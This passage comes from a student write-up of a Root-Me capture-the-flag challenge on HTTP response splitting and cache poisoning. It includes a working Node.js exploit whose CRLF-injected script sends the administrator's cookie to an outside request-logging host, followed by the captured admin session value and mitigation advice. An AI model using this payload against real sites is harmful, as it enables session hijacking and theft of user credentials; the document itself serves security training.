First, we tried to poison the cache of the home page, but we realized that we never receive the cookie of the administrator. We think that she/he only visits the administration page. So, we tried to poison the cache of the admin page, but there is no *GET* parameters passing by CGI that can be interpreted in this endpoint: the payload can therefore not be interpreted.

We searched a lot of alternatives in order to inject the malicious code to the administration page. We searched for new *GET* parameters that we could use as vectors, but we did not found anything. We also tried various ways to inject the code by URL manipulations, but no trial worked.

We finally documented ourselves about CRLF injection and *HTTP Response Splitting*. We have clarified the inner operations when doing such attacks. The first request generates two responses from the web server, the second one being fully

[14]https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/302

controlled by the attacker. Then, by launching a second request, it is matched by the server to the second HTTP response that we control. It means that the server thinks that the resource requested by the second request is the requested one we injected in the first request defining the payload. So, instead of just launching the first request on the server and wait, we need to perform a second request on the server. And in our case, we need to ask for the administration page. Therefore, the administrator will execute our payload when accessing to his/her page because the cache would have a hit to the administrator request and will deliver the cache response, controlled by us.




Figure 1.11: Schema of the cache poisoning

The 302 redirection made after the initial request is not considered in this kind of attack, because the server is in control of this exchange: it said that an additional request must be done on another resource. This is why our payload is not served for such requests. We did not inclused this exchange in the figure 1.11 for lisibility purpose.

## 1.4 The attack

To launch the attack, we decided to create a small *Node*[15] application, which is JavaScript scripts running in a context without any browser. We are used to work with this technology, hence our choice. We imported the *axios*[16] library in order to perform the HTTP requests.

For the initial request, the one having the payload, we need to be sure that it will be stored in the cache. For this need, we used the HTTP header *Pragma*[17] to ensure that the request is submitted to the Web server before releasing an eventual cached copy. This header replaces the basic one *Cache-Control*, but is also compatible with HTTP version 1.0 and is better handled by *axios*.

Then, we defined a timestamp in the future in the *Last-Modified* HTTP header to be sure that the cache can store it, because it becomes valid and relevant for the proxy.

Using JavaScript's *Promise* mechanism (used to bring synchronous capabilities to our code), we made two requests: one for the payload injection and one for the cache poisoning on the admin page.


We had to include one cookie defining a user session, otherwise the server do not react correctly to our requests. We took one generated by the server when visiting the Web site normally with a browser.

[15]`https://nodejs.org/`
[16]`https://github.com/axios/axios`
[17]`https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Pragma`

Code snippet 7: Node application running our attack

```
/* -------------------------------
    --- IMPORTS ---
    ------------------------------- */

const axios = require('axios').default;


/* -------------------------------
    --- DATA ---
    ------------------------------- */

const BASE_URL = "http://challenge01.root-me.org:58002/";

const PAYLOAD = "%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AHost:%20challenge01.root-me.org:58002%0D%0ALast-Modified:%20Tue,%2017%20Nov%202020%2020:46:59%20GMT%0D%0AContent-Type:%20text/html%0D%0AContent-Length:%20112%0D%0A%0D%0A%3Cscript%3Elocation.replace%28%22https%3A%2F%2Fhttpreq.com%2Fthrobbing-cake-418suii2%2Frecord%22%20%2B%20%22%3F%22%20%2B%20document.cookie%29%3B%3C%2Fscript%3E"

let cookie = "ebbbd859-1dce-438f-9b9e-46b895fcb169";

const USER_COOKIE = "user_session=" + cookie;


/* -------------------------------
    --- PROCESS ---
    ------------------------------- */

// Launching initial request to the website for code injection
axios.get(BASE_URL + 'user/param?lang=fr' + PAYLOAD, {
  headers: {
              Cookie: USER_COOKIE,
              Pragma: "no-cache"
  }
}).then(function (response) {
    console.log("Payload injected successfully to the base web page.");

    // Start second fetch to poison right uk-icon-page
    axios.get(BASE_URL + 'admin', {
      headers: {
        Cookie: USER_COOKIE
      }
    }).then(function (response) {
        console.log("Admin page visited successfully.");
    }).catch(function (error) {
      console.log("An error occured while visiting admin page.");
    });
}).catch(function (error) {
    console.log("An error occured while injecting payload.");
});
```


When executing this attack, we have this output:



```
% node index.js
Payload injected successfully to the base web page.
Admin page visited successfully.
```

Figure 1.12: Output of the attack on the console


And, by waiting a few minutes for the bot to visit the admin page, we retrieved the administrator cookie that contains her/his session identifier, thanks to the *http://req* platform.



```
GET

{
    "admin_session": "946a0b2d-c590-46f9-86fd-f7e76062779d; lang=en"
}
```

Figure 1.13: Cookie of the administrator

This session identifier being the key of the *Root-Me* challenge, the challenge is now validated!



Validation

Bien joué, mais vous avez déjà les 70 Points

N'oubliez pas de noter ce challenge en donnant votre avis ;-)

Figure 1.14: Validation of the *Root-Me* challenge

# 2 Mitigation

There are a few things that can be changed in order to avoid a *HTTP Response Splitting* attack.

## 2.1 User entries

One of the most used vulnerabilities is the data that can be given by users of a system. It is very important to consider them as not secure at all when they are received by the system.

In our case, it is a malicious input that is interpreted. It is not a misconfiguration of the HTTP protocol neither a problem with the host system. The sysadmin just has to sanitize inputs situated in the URLs, and this can be done in the CGI environment.

Inputs should be validated, sanitized and escaped to be sure that they would not be harmful.

A validation[18] aims to confirm the good syntax of the input, as well as its semantic value. There is a lot of tools, such as library or frameworks that are available for such goal.

A sanitized input ensure that the data is conform to the configuration of a system. Unwanted and dangerous characters must be eliminated, replace or encoded to avoid malicious actions. In our case, the CRLF characters should have been sanitized. This is close to the escaping concept, that aims to annihilate special characters that could be interpreted by a system.

A white-listing of the URLs can be done. This is more efficient than a black-listing, because it is less prone to words oversights. This way, if an input does not correspond to our database of authorized words, the request could be blocked.

Those manipulations must not be done on the client-side! They are too easy to bypass. Such mechanisms must be defined on the server-side.

## 2.2 Limit cache hits

One problem of the Web server was that the cache accepted our forged response easily. The reverse proxy that acts as the caching system should host various rules to limit the acceptation of caching when too generalized. *Cloudflare* explained[19] how to avoid such attacks.

[18] https://bit.ly/35psyfb
[19] https://bit.ly/3eTyeBx

## 2.3 Securise cookies

The cookies were readable by a JavaScript code, and not exchanged in a secured transmission such as TLS. This is caused by the bad configuration of the Web server, that does not define the HTTP *Secure* and *httpOnly* headers.

## 2.4 Limit system banners

A system should not expose its information across the Internet. When doing the *Nessus* scan, we found the version of *Linux* kernels and the softwares used by Web servers. Although those data did not help us during this challenge, this is not a good practice.

## 2.5 Do technology watch

Finally, for every information system, sysadmins should proceed to technology watch through vulnerabilities databases, such as the *CVE*[20] database or the *CWE*[21] one. The *OWASP Top 10*[22] also brings a lot of tips to prevent most used attacks nowadays.

[20] `https://cve.mitre.org/cve/`
[21] `https://cwe.mitre.org/`
[22] `https://owasp.org/www-project-top-ten/`

# Conclusions

## Final state of the challenge

The *HTTP Response Splitting challenge* has been successfully validated. We achieved to find the hidden token, which was the session identifier of the website administrator.

### Work done

We started by various enumeration of the technology, languages and environment information that we found about our target. Then, we searched how to complete our goal with the most appropriate tools and/or techniques, based on our knowledge and our researches. We finally wrote a little application in order to launch our attack.

### Work to be completed, improvements

The *Node* application can be improved, with parameters to enter the *user-session* cookie value or to define the endpoints to inject. We could also handle the possible errors returned by *axios* when receiving the server responses. The verbosity of the script could also be improved.

We did not adapt our application with the concepts written above, because this is not the main objective of this practical work. We achieved to write an exploit, which is sufficient. If we took more time, a better application could of been developed, although not mandatory.

Regarding the JavaScript malicious payload, we could have made it differently. With this method, the browser is redirected to the Web address we defined, so the client can see that she/he has been potentially hacked. We could of find another way that operates in total opacity: we could of take the content of the administration page with the `401` error page and include a resource in the Web page, with an address on a server that we control. This way, the browser makes a request to fetch the resource, and the cookie we are looking for would have been in the request.

## Choices made

The choice to use the *http://req* platform to record the request of the target was a good choice, but if would have been better to use a server that we control.

## Personal feedback

I genuinely enjoyed to complete this challenge. The Web is one of my favorite field in my domain and I wanted to deepen some subjects I do not know yet. I did not had a lot of difficulties to resolve, and I found appropriate help through resources across the Web, without taking shortcuts.

## A Appendices

### Nessus files

The two outputs generated by *Nessus* are attached to this report, under the *nessus* folder in the *ZIP* file of the sources.

- **http_splitting_vg9un1.nessus**: results of the overall scan on the complete server
- **58002_hkbi2w.nessus**: results of the Web-oriented scan on the Web server

### Attack script

The *Node* application used to perform the attack is available in the *ZIP* file of the sources.

Files:

- **package.json**: file defining the application and its dependencies
- **index.js**: file containing the JavaScript code for the attack

Here is the procedure to install and execute the attack from a terminal:

1. Go to the directory containing those two files
2. Run the following command to initialize the application: `npm install`
3. Run the following command: `node index.js`

Make sure that the *Node* environment and the Node Package Manager (not official) (NPM) package manager are installed on your system.

### LaTeX report

The files used to generate this report are available under the *report* folder of the *ZIP* file of the sources.

### Presentation

The presentation file, EHK20_HTTP-Response-Splitting_Guibert-Loic_presentation.pdf, of this challenge is available at the root directory of the main *ZIP* file.

# B Used Softwares and Tools

## Operating Systems

### Fedora Workstation 33

Host system

Kernel version 5.8.18-300.fc33.x86_64

Various licences

### Kali Linux 2020.3

Guest system

Kernel version 5.8.0-kali3-amd64 x86_64

GPLv3

## Office tools

### LaTeX Suite

Used to generate the document for this project.

Version LaTeX2e

LaTeX Project Public License

### Overleaf

Used to write the document for this project.

Unknown version

proprietary, Webapp

### Draw.io

Used to draw the different graphs and interfaces.

Version 13.9.7

APACHE License, version 2.0

### GIMP

Used for editing media content.

Version 2.10.20

Licence GPLv3+

## Development tools

**ungoogled-chromium**

Used for browsing and testing attack

Version Version 85.0.4183.102 (RPM Fusion Build) (64-bit)

Licences : 3-clause BSD, MIT, LGPL, MS-PL, MPL+GPL+LGPL

**Atom**

Used for the development of the *Node* application.

Version 1.45

MIT License

**Node**

Used to execute the *Node* application.

Version v14.14.0

MIT license

**NPM**

Used to manage the modules and libraries of *Node*.

Version 6.14.5

Artistic License 2.0

**OWASP ZAP**

Used to intercept communications

Version 2.9.0

Apache Licence

**nmap**

Used to get information about targets.

Version 7.80

Modified GPLv2

**Nessus**

Used to get information about targets.

Version 8.12.0

Proprietary and GPL

**http://req**

Used to retrieve requests details, Version unknown, Unknown licence

# Glossary

**cookie** A cookie is a pair, composed of a key and a value, that is stored on a client's Web browser. It is link to one or many websites. They are used as way to provide stateful information to the website between visits, such as a session identifier. i, 3, 4, 7–9, 11, 12, 14, 16, 18, 19, 25

**framework** A framework is a set of software components used to bring new possibilities for the development of an IT tool, especially by providing elements related to its infrastructure. 17

**IP address** A label assigned to a device connected to a network using the Internet Protocol for its remote communication. Represented either by numerical values in its version 4, either by hexadecimal values in its version 6. The latter is coded with 128 bits, versus 32 bits for the 4th version. 2, 5

**JavaScript** JavaScript is a script programming language. Initially used exclusively by browsers for the Web, it is now used by any type of software applications. It is high-level, compiled in-time and object-oriented. 4, 8, 10, 11, 14, 18–20, 26

**package manager** A package manager is one or several softwares which permit to automate management actions on computer programs. It can install, upgrade, configure and remove them with a understanding of dependencies and compatibility between each others. 20

# Acronyms

**CGI** Common Gateway Interface. 7, 8, 11, 12, 17

**CRLF** Carriage Return, Line Feed. 10, 12, 17

**CSP** Content Security Policy. 7

**CSS** Cascading Style Sheets. 4

**CTF** Capture The Flag. 1

**HTML** HyperText Markup Language. 4, 7, 10

**HTTP** Hypertext Transfer Protocol. 1–3, 6–12, 14, 17–19, 26

**NPM** Node Package Manager (not official). 20, 22

**OSI** Open Systems Interconnection. 5

**RFC** Request For Comments. 10

**SMTP** Simple Mail Transfer Protocol. 6, 7

**SSH** Secure Shell. 6

**TCP** Transmission Control Protocol. 6

**TLS** Transport Layer Security. 2, 6, 18

**URL** Uniform Resource Locator. 11, 12, 17

# List of Figures

## Code snippets

## References

[1] *Challenge/Web - Client : HTTP Response Splitting [Root Me : Plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information]*. Root-Me, Nov. 2020. URL: https://www.root-me.org/fr/Challenges/Web-Client/HTTP-Response-Splitting?lang=fr.